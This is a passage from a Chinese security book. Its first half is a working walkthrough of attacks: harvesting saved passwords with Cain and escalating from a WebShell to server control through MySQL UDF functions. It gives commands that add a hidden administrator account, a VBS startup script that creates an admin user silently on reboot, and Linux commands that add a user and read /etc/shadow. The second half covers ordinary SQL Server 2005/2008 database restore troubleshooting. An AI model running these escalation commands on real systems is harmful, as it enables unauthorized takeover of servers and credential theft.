


图 3-74 SMB 监听结果

3.9.3 直接获取系统中有关保护存储的账号和密码

在 Cain 中选择“Protected Storage”选项卡，可以看到保存在系统中的有关网站的用户名和密码，如图 3-75 所示，获取这些信息后可以直接登录网站并进行相应的操作。




图 3-75 获取存储在系统中的密码

库进行配置。如图 3-77 所示，IP 地址一般可以设置为 localhost、127.0.0.1 及真实的 IP 地址，UID 默认为 root，其他具有 root 用户权限的用户名称也可以使用，密码为具有 root 权限的用户的密码，数据库默认选择 MySQL 数据库，单击“提交查询内容”按钮进行连接测试。




图 3-77 设置 MySQL 提权脚本文件

3.10.2 进行连接测试

连接成功后，会给出相应的提示，如图 3-78 所示，包括用户、数据库、数据目录（datadir）、基本目录（basedir）、版本、插件路径、MySQL 函数等信息。




图 3-78 连接测试

3.10.3 创建 shell 函数

单击“Dump UDF”按钮将 UDF.DLL 文件导出到默认的插件目录下，单击“Create Function”按钮创建 shell 函数。如图 3-79 所示，如果前面已经创建了 shell 函数，会提示该函数已经存在。




图 3-79 创建 shell 函数

3.10.4 查看用户

在查询文本框中输入“select shell('cmd','net user')”，查看系统中所有的用户。如图 3-80 所示，可以正常查看系统中的所有用户信息。




图 3-80 查看用户

3.10.5 创建具有管理员权限的用户

分别在查询文本框中输入脚本“select shell('cmd','net user temp temp123456')”、“select shell('cmd','net localgroup administrators temp /add ')”并执行该查询命令，如果执行成功，则表示在系统中添加用户“temp”，密码为“temp123456”，同时将该用户添加到管理员组中，使其具备管理员权限，执行成功后如图 3-81 和图 3-82 所示。




图 3-81 添加 temp 用户




图 3-82 将 temp 用户添加到管理员组

3.10.6 提权成功

在 SQL 查询文本框中输入“select shell('cmd','net localgroup administrators')”命令查看刚才添加的用户是否添加成功,如图 3-83 所示,查询结果表明已经将 temp 用户添加到管理员组中。

目前很多网站都会提供远程终端服务,只要用户添加成功,就可以直接登录该服务器。如图 3-84 所示,输入用户名和密码,成功进




图 3-83 查看管理员用户

入该服务器，至此，就通过 MySQL 的 root 用户成功提权。




图 3-84 成功进入服务器

3.10.7 小结

通过本例中的方法可以快速将 WebShell 权限提升到服务器权限。当然，还有其他方法可以通过 MySQL 提权。下面对经常用到的一些有关 MySQL 的提权命令和方法进行总结。

1. UDF 提权的常用命令

UDF 提权的常用命令如下。

- create function cmdshell returns string soname 'udf.dll'
- select cmdshell('net user antian365 123!@#abcABC /add');
- select cmdshell('net localgroup administrators antian365 /add');
- select cmdshell('net localgroup administrators ');
- select cmdshell('ipconfig /all');
- select cmdshell('net user');
- select cmdshell('regedit /s d:\wwwroot\3389.reg');
- drop function cmdshell;
- select cmdshell('netstat -an');

2. VBS 启动项提权

先通过 WebShell 连接数据库，通过建立表 a 将 VBS 脚本写入表中，然后导入启动项。该脚本仅对中文版本有效，如果使用其他语言版本的操作系统，仅需对“C:\Documents and Settings\All Users\「开始」菜单\程序\启动\a.vbs”这个脚本进行相应更改。在 VBS 脚本后面有一个“0”，表示不弹出 CMD 窗口，以静默模式运行。该方

法是在通过 UDF 提权失败的情况下，将 VBS 插入启动项中，待系统重启后将自动添加一个用户，示例如下。

```
create table a (cmd text);
insert into a values ("set wshshell=createobject ("wscript.shell") " ");
insert into a values ("a=wshshell.run ("cmd.exe /c net user antian 123!@#$$%
/add","",0) " ");
insert into a values ("b=wshshell.run ("cmd.exe /c net localgroup
administrators antian /add","",0) " ");
select * from a into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.vbs";
```

3. Linux 下的 MySQL 提权

Linux 下的 MySQL 提权命令如下。

```
mysql -h localhost -uroot -p
system useradd hacker
system passwd hacker
system tail -l /etc/passwd
system tail -l /etc/shadow
```

3.11 SQL Server 数据库的还原

数据库是企业信息的核心地带，一旦出现事故，其影响是巨大的。尤其是在网络高度发达的今天，只要企业的数据库出现问题，网上马上就会出现一些“爆料”——不管是玩笑还是恶意，总之，数据库的安全不容小视。虽然维护数据库的安全是 DBA 或者安全管理人员的职责，但普通技术人员也应该了解相关内容，毕竟多掌握一门技能，就多一份成功的希望和保证。

本节将就在 SQL Server 中如何还原数据库进行详细的介绍，并针对恢复和还原数据库时经常出现的问题给出解决方案。

3.11.1 SQL Server 2005 的新特性

SQL Server 2005 与 SQL Server 2000 有很大的不同，在界面和功能上，SQL Server 2005 都有很大的改进。SQL Server 2005 新增了以下 9 项重要功能。

(1) Notification Services 增强功能

Notification Services 是一种新平台，是用于生成、发送并接收通知的高伸缩性应用程序，可以把即时的、个性化的消息发送给使用各种各样设备上的数以千计乃至百万计

的订阅方。

(2) Reporting Services 增强功能

Reporting Services 是一种基于服务器的新型报表平台，它支持报表创作、分发、管理和最终用户访问。

(3) 新增的 Service Broker

Service Broker 是一种新技术，用于生成安全、可靠和可伸缩的数据库密集型应用程序。Service Broker 提供应用程序，用以传递请求和响应的消息队列。

(4) 数据库引擎增强功能

数据库引擎引入了新的可编程性增强功能（例如，与 Microsoft .NET Framework 的集成，以及 Transact-SQL 的增强功能）、新的 XML 功能和新的数据类型，还包括对数据库的可伸缩性和可用性的改进。

(5) 数据访问接口方面的增强功能

SQL Server 2005 提供了 Microsoft 数据访问（MDAC）和 .NET Frameworks SQL 客户端程序方面的改进，为数据库应用程序开发人员提供了更好的易用性、更强的控制和更高的工作效率。

(6) Analysis Services 的增强功能（SSAS）

Analysis Services 引入了新的管理工具、集成开发环境及与 .NET Framework 的集成。许多新功能扩展了 Analysis Services 的数据挖掘和分析功能。

(7) Integration Services 的增强功能

Integration Services 引入了新的可扩展体系结构和新的设计器。这种设计器将作业流从数据流中分离出来，并提供了一套丰富的控制流语义。Integration Services 还对包的管理和部署进行了改进，同时提供了多项新的打包任务和转换。

(8) 复制增强


复制在可管理性、可用性、可编程性、移动性、可伸缩性和性能方面提供了改进。

(9) 工具和实用工具增强功能

SQL Server 2005 引入了管理和开发工具的集成套件，改进了对大规模 SQL Server 系统的易用性、可管理性和操作的支持。

SQL Server 2005 与 SQL Server 2000 在使用细节上有很多不同,SQL Server 2000 用户切换到 SQL Server 2005 后会感到其变化之大。的确,在使用上有多细节的变化,笔者仅列举几个。

- 操作方式不同:SQL Server 2005 是通过 SQL Server Management Studio 管理数据库的,因此可以依次单击“开始”→“程序”→“Microsoft SQL Server 2005”→“SQL Server Management Studio”选项打开数据库管理综合控制台。
- 提供的服务增多:通过服务管理器可以看到,SQL Server 2005 增加了很多服务,如 SQL Server Directory Helper、SQL Server Browser、SQL Server Vss Writer 和 SQL Server Integration Services,如图 3-85 所示。



Server	支...	已启动	自动	本地系统
Shell Hardware Detection	方...	已启动	自动	本地系统
Smart Card	管...		手动	本地服务
Special Administration Console Helper	允...		手动	本地系统
SQL Server (MSSQLSERVER)	提...	已启动	手动	本地系统
SQL Server Active Directory Helper	支...		手动	网络服务
SQL Server Agent (MSSQLSERVER)	执...	已启动	手动	本地系统
SQL Server Analysis Services (MSSQLSERVER)	方...	已启动	手动	本地系统
SQL Server Browser	特...	已启动	手动	本地系统
SQL Server FullText Search (MSSQLSERVER)	快...	已启动	手动	本地系统
SQL Server Integration Services	方...	已启动	手动	网络服务
SQL Server VSS Writer	提...	已启动	自动	本地系统
System Event Notification	监...	已启动	自动	本地系统
Task Scheduler	使...		手动	本地系统
TCP/IP NetBIOS Helper	提...		手动	本地服务
Telephony	提...	已启动	手动	本地系统
Telnet	允...		禁用	本地服务

图 3-85 SQL Server 2005 增加的一些服务

- 管理控制台操作界面改动较大:SQL Server 2005 将数据查询整合到一起,以前通过查询分析器进行的操作,现在直接整合在数据库管理中了,比以前方便、快捷。
- 其他改进:SQL Server 2005 在功能上改进较多,需要用户自己体会。当然,微软每一次的改进都是以升级硬件为代价的,普通个人计算机运行 SQL Server 2005,性能和速度会下降不少。如果是为了测试和体验,可以在安装完成后将与 SQL Server 2005 相关的所有服务都变成手动配置,在需要使用时启动即可。

有兴趣的读者朋友可以有针对性地去体验上面新增的 9 大功能和一些细节上的改变。在数据库操作中,非常重要的一个操作就是备份与还原。对于 SQL Server 2000 中的还原数据库,很多读者都是使用过,方法也非常简单,选择文件后进行强制还原,问题即可解决。然而,在 SQL Server 2005 中却不能这样操作。下面就介绍如何还原一个备份的 SQL Server 2005 数据库。

3.11.2 还原和备份 SQL Server 2005 数据库

备份数据库的理由很多,有的是为了防止出现意外,有的是开发需要,有的是入侵后将数据库还原打包,所有的备份的目的都是为了在需要的时候还原。恢复 SQL Server

2005 数据库的前提是在本机搭建了 SQL Server 2005 数据库平台，即安装了能够使用的 SQL Server 2005 数据库，且已经将备份文件放置在本地计算机中。下面讲解具体的恢复过程。

01 连接数据库引擎

第一次打开 SQL Server Management Studio 时，会自动弹出“连接到服务器”对话框，如图 3-86 所示，保持“服务器类型”、“服务器名称”及“身份验证”下拉列表的默认设置即可。



图 3-86 连接服务器

如果已经打开 SQL Server Management Studio，则可以依次单击菜单栏上的“文件”→“连接对象资源管理器”选项，打开“连接到服务器”对话框，然后单击“连接”按钮。连接成功后，将打开“SQL Server Management Studio”控制台窗口，如图 3-87 所示。




图 3-87 SQL Server Management Studio 控制台

02 还原数据库操作

在 SQL Server Management Studio 控制台窗口选中数据库或者系统数据库，然后单击右键，在弹出的快捷菜单中选择“还原数据库”选项，打开“还原数据库”窗口，如

图 3-88 所示。在该窗口中，需要设定目标数据库。可以手工输入目标数据库的名称，也可以单击“目标数据库”下拉列表，从已存在的数据库中选择目标数据库。另外，需要指定用于还原的备份集和位置，主要有两个，一个是源数据库，另一个是源设备。如果是数据库在线还原，就选择“源数据库”选项；如果是从物理文件还原，则选择“源设备”选项。




图 3-88 还原数据库设定

03 添加备份文件的位置

单击选中“源设备”单选按钮，然后单击文本框右边的“...”按钮，在弹出的“指定备份”对话框中添加备份的位置，如图 3-89 所示。




图 3-89 指定备份位置

04 定位备份文件

在“指定备份”对话框中单击“添加”按钮，会弹出“定位备份文件”对话框。默认情况下，SQL Server 2005 会直接定位到其安装目录下的“MSSQL.1/MSSQL/Backup”目录，如图 3-90 所示，默认显示“*.bak”和“*.trn”两种备份文件。

在本例中选择“所有文件”，就会显示该目录下的所有备份文件，如图 3-91 所示。然后，选择一个需要备份的文件即可，在本例中选择“uniport”数据库。




图 3-90 定位备份文件




图 3-91 选择要还原的备份数据库文件

技巧

可以将所有备份文件都复制到“C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\Backup”目录下，这样选择起来比较方便。

单击“确定”按钮完成文件的选择，回到“指定备份”对话框，如图 3-92 所示，单击“确定”按钮完成备份文件的选择。




图 3-92 完成备份文件的选择

05 完成“还原的目标”和“还原的源”的设置

如图 3-93 所示，在“还原数据库”窗口的列表中选择需要还原的文件，在“还原的目标”设置区输入“uniport”，表示还原后的数据库名称是“uniport”。单击“确定”按钮还原数据库，如图 3-94 所示。




图 3-93 完成“还原的目标”和“还原的源”的设置




图 3-94 还原数据库

06 对还原错误的处理

进行还原数据库操作时,我们可能会遇到即使按照上面的步骤也无法还原数据库的情况。如图 3-95 所示,该错误提示表示目录不存在,即在 E 盘未建立相应的文件夹。



图 3-95 还原数据库出现错误

解决方法很简单。按照“E:\Program Files\Microsoft SQL Server\MSSQL\Data”路径,分别在 E 盘根目录下建立“Program Files”文件夹,然后在“Program Files”文件夹下建立“Microsoft SQL Server”文件夹,在“Microsoft SQL Server”文件夹下建立“MSSQL”文件夹,在“MSSQL”文件夹下建立“Data”文件夹,如图 3-96 所示,然后按照前面的步骤重新选择,即可完成数据库的还原。在 SQL Server 2005 中,如果还原时出现如图 3-95 所示的错误,只要直接建立相应的文件夹便可解决,这对于体积较大的数据库(超过 1GB)还原来说无疑是福音。




图 3-96 建立相应的文件夹

笔者曾经探讨过如何在 SQL Server 2000 中恢复一些较难恢复的数据库,即只有一个备份的数据库,没有任何其他信息。当时笔者给出的解决方案是通过 UE 直接打开数据库文件,从中寻找数据库的详细路径,当数据库文件过大时,使用 UE 打开,计算机就会宕机。这个问题在 SQL Server 2005 中得到了完美的解决,数据库会自动提示问题出现的位置。

3.11.3 SQL Server 2008 数据库还原故障解决

当我们要查看一个大体积数据库的内容时,首先要恢复数据库。按照常规模式进行恢复,却弹出错误提示框。采用几种方法,包括从互联网上寻找他人的数据库还原故障解决方案,逐个进行测试,均未解决。笔者根据错误提示,大胆设想,终于成功恢复了

数据，下面就将整个过程与读者分享。

1. 常规数据库恢复方法

01 在 SQL Server 2008 企业管理器中新建名为“ChinaData”的数据库。

02 选择备份文件 ChinaData.bak 并进行恢复。恢复过程中出现错误提示框，如图 3-97 所示，没有错误号码，表示数据库恢复失败。对该数据库再次进行还原，并选择“强制还原”选项（即覆盖现有数据库），结果还是显示错误。




图 3-97 数据库恢复错误提示

2. 通过查询语句进行数据库恢复

通过百度搜索，获取 3154 错误的解决方法，其恢复过程会提示“备份集中的数据库备份与现有的数据库不同”，如图 3-98 所示。其解决方法如下。



图 3-98 3154 错误

01 获取数据库文件的 data 和 log 文件名

如果知道备份数据库的名称，可以跳过本步；如果不知道备份数据库的名称，可以先执行下面的语句。

```
RESTORE FILELISTONLY From disk = 'F:\路径\css_cms1' --备份数据库文件路径名
```

执行该查询后，可以列出该文件的 data 和 log 文件名。

02 在知道数据库名称的情况下进行恢复

如果知道备份数据库的名称，就可以创建一个与之同名的数据库，然后使用以下语句进行还原。例如，该数据库的 data 文件是 XXX_Data，log 文件是 XXX_log，那么就创建 XXX 数据库，然后执行如下 SQL 语句。

```
use master
restore database CSS_CMS from disk = 'F:\xx 路径\file'--备份的数据库文件路径名
with replace, MOVE N'XXX_Data'
TO N'F:\要保存的路径\Data\XXX.mdf',
```

```
MOVE N'XXX_log' TO  
N'F:\要保存的路径\Data\XXX.ldf'
```

一般情况下，通过以上方法就可以恢复，但在本例中，经过测试，该方法行不通。

3. 再次分析失败原因，对数据库进行恢复

一般情况下，数据库无法恢复通常是以下 3 种情况。

(1) 登录用户没有权限

还原数据库时会显示错误信息：“无法在服务器上访问指定的路径或文件。请确保您具有必需的安全权限且该路径或文件存在。如果您确定所用服务账户可以访问特定的文件，请在‘定位’对话框的‘文件名’控件中键入该文件的完整路径。”其解决方法是使用一个有权限的用户登录，例如 sa 用户。还有一种情况就是在服务管理器中查看 SQL Server 服务的用户权限，有些是 system 权限，有些是当前登录用户授权。通过修改服务的权限，可以解决某些情况下登录用户没有权限的问题。

(2) 还原路径不存在

对这种错误，需要手动修改路径，只要路径确实存在，就可以解决。

